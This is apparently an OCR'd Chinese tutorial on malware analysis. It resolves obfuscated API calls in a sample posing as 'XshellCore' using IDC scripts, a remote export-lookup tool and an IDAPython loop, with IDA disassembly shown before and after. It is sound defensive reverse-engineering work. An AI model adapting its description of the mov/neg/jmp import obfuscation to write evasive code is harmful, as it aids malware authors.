   MakeDword(0xFFFFF8800398A000);
   MakeName(0xFFFFF8800398A000, "KeSetEvent");
   MakeDword(0xFFFFF8800398A008);
   MakeName(0xFFFFF8800398A008, "PsTerminateSystemThread");
   MakeDword(0xFFFFF8800398A010);
   MakeName(0xFFFFF8800398A010, "KeInitializeEvent");
   MakeDword(0xFFFFF8800398A018);
   MakeName(0xFFFFF8800398A018, "PsCreateSystemThread");
   MakeDword(0xFFFFF8800398A020);
   MakeName(0xFFFFF8800398A020, "KeWaitForSingleObject");
   MakeDword(0xFFFFF8800398A028);
   MakeName(0xFFFFF8800398A028, "ZwClose");
   MakeDword(0xFFFFF8800398A030);
   MakeName(0xFFFFF8800398A030, "RtlInitUnicodeString");
[snip]
   MakeDword(0xFFFFF8800398A220);
   MakeName(0xFFFFF8800398A220, "RtlAnsiCharToUnicodeChar");
   MakeDword(0xFFFFF8800398A228);
   MakeName(0xFFFFF8800398A228, "__C_specific_handler");
Exit(0);}
```


生成的IDC脚本

这些方法的问题：不能处理一些混淆；使用场景有限。

API/字符串解密

现在的方法：fireeye发布的remote_lookup工具
枚举所有加载到进程中的DLL，计算API入口点，构建查找表

第一步：在虚拟机中使用调试器attach恶意代码进程，打开remoteLookup.exe，Select PID选择恶意代码进程，勾选Allow Remote Queries(port 9000)



143 dlls 26425 export loaded

pid: 32600   0.093 seconds

base	Exports	Path
400000	36	C:\Program Files\Mozilla Firefox\firefox.exe
7C900000	1316	C:\WINDOWS\system32\ntdll.dll
7C800000	954	C:\WINDOWS\system32\kernel32.dll
10000000	141	C:\Program Files\Mozilla Firefox\mozglue.dll
77DD0000	677	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	514	C:\WINDOWS\system32\RPCRT4.dll
77FE0000	77	C:\WINDOWS\system32\Secur32.dll
59A60000	98	C:\WINDOWS\system32\dbghelp.dll
77C10000	830	C:\WINDOWS\system32\msvcrt.dll
77C00000	14	C:\WINDOWS\system32\VERSION.dll
290000	1515	C:\Program Files\Mozilla Firefox\MSVCR140.dll


Api name or hex address: getprocaddress

Result: 7C80AE40 , GetProcAddress , 409 , kernel32.dll

□ Allow Remote Queries (port 9000)


API/字符串解密

第二步：在主机中修改给的python脚本示例，计算使用的API入口点，发送到虚拟机中remoteLookup.exe，将返回的结果转化为IDA中的注释




```
seg000:016C6001 sub_16C6001     proc near               ; CODE XREF: sub_16C1C39+3C↑p
seg000:016C6001                 mov     eax, 837F51D0h
seg000:016C6006                 neg     eax
seg000:016C6008                 jmp     eax
seg000:016C6008 sub_16C6001     endp
seg000:016C6008
seg000:016C6008 ; ---------------------------------------------------------------------------
seg000:016C600A                 dw 0B8FFh               ; CODE XREF: sub_16C1C39+35↑p
seg000:016C600C                 dd 837F48CFh, 0E0FFD8F7h, 44CFB8E9h, 0D8F7837Fh, 0B848E0FFh
seg000:016C600C                 dd 837F6CD2h, 0E0FFD8F7h, 15DBB848h, 0D8F7837Fh, 0B8FFE0FFh
seg000:016C600C                 dd 837F55DAh, 0E0FFD8F7h, 0F62FB8E9h, 0D8F7837Ch, 0B8FFE0FFh
seg000:016C600C                 dd 837EF939h, 0E0FFD8F7h, 6567B875h, 0D8F7837Fh, 0B8FFE0FFh
seg000:016C600C                 dd 837CFA1Ah, 0E0FFD8F7h, 0DCCAB8E9h, 0D8F7837Fh, 0B8FFE0FFh
seg000:016C600C                 dd 8379A4E1h, 0E0FFD8F7h, 0B2C4B875h, 0D8F78379h, 0B8FFE0FFh
seg000:016C600C                 dd 8379B139h, 0E0FFD8F7h, 450CB848h, 0D8F7837Fh, 0B8FFE0FFh
seg000:016C600C                 dd 837F6429h, 0E0FFD8F7h, 1631B8E8h, 0D8F7837Fh, 0B875E0FFh
seg000:016C600C                 dd 836D01FFh, 0E0FFD8F7h, 0E1E6B848h, 0D8F7837Fh, 0B8E8E0FFh
seg000:016C600C                 dd 837FDBBAh, 0E0FFD8F7h, 217BB8FFh, 0D8F7837Fh, 0B875E0FFh
seg000:016C600C                 dd 837E3506h, 0E0FFD8F7h, 67B7B8E9h, 0D8F7882Dh, 0B848E0FFh
seg000:016C600C                 dd 882D0BA1h, 0E0FFD8F7h, 67DDB8E9h, 0D8F7882Dh, 0B8FFE0FFh
seg000:016C600C                 dd 882D4F10h, 0E0FFD8F7h, 3DF8B8E9h, 0D8F78823h, 0B8FFE0FFh
seg000:016C600C                 dd 88251004h, 0E0FFD8F7h, 7E72B8FFh, 0D8F78825h, 0B8E9E0FFh
seg000:016C600C                 dd 88258685h, 0E0FFD8F7h, 0D153B8FFh, 0D8F78E5Dh, 0B8FFE0FFh
seg000:016C600C                 dd 8E5DD153h, 0E0FFD8F7h, 835BB875h, 0D8F78A62h, 0B8FFE0FFh
seg000:016C600C                 dd 8A62966Bh, 0E0FFD8F7h, 0FABh dup(0)
seg000:016C600C seg000          ends
seg000:016C600C
seg000:016C600C
seg000:016C600C                 end
```

之前



```
seg000:016C6001 GetProcAddress  proc near
seg000:016C6001                 mov     eax, 837F51D0h
seg000:016C6006                 neg     eax
seg000:016C6008                 jmp     eax
seg000:016C6008 GetProcAddress  endp
seg000:016C6008
seg000:016C6008 ; ---------------------------------------
seg000:016C600A                 db 0FFh
seg000:016C600B
seg000:016C600B ; =============== S U B R O U T I N E ==
seg000:016C600B
seg000:016C600B
seg000:016C600B GetModuleHandleA proc near
seg000:016C600B
seg000:016C600B                 mov     eax, 837F48CFh
seg000:016C6010                 neg     eax
seg000:016C6012                 jmp     eax
seg000:016C6012 GetModuleHandleA endp
seg000:016C6012
seg000:016C6012 ; ---------------------------------------
seg000:016C6014                 db 0E9h
seg000:016C6015
seg000:016C6015 ; =============== S U B R O U T I N E ==
seg000:016C6015
seg000:016C6015
seg000:016C6015 lstrcmpi        proc near
seg000:016C6015                 mov     eax, 837F44CFh
seg000:016C601A                 neg     eax
seg000:016C601C                 jmp     eax
seg000:016C601C lstrcmpi        endp
```

之后



```
while start<0x18A605A:
    tmp=1
    address=Dword(start+1)
    address=0x100000000-address
    end=start+0x9
    idc.MakeCode(start)
    idc.MakeCode(start+0x5)
    idc.MakeCode(start+0x7)
    idc.MakeFunction(start,end)
    addr=str(hex(address))
    addr=addr[2:10]
    remote.attach('XshellCore')
    if remote.resolve(addr):
        result=remote.response
        if result.find("Error")==-1 or result.find("Win32Error"):
            result=result.replace(' ','')
            Name=result.split(',')[1]+'0'
            print start
            print Name
            if lists.count(Name)>0:
                Name=result.split(',')[1]+str(tmp)
                tmp=tmp+1
            lists.append(Name)
            idc.MakeName(start,Name)
        else:
            print result
    else:
        print "Failed: " + remote.response
    start=start+0xA
```

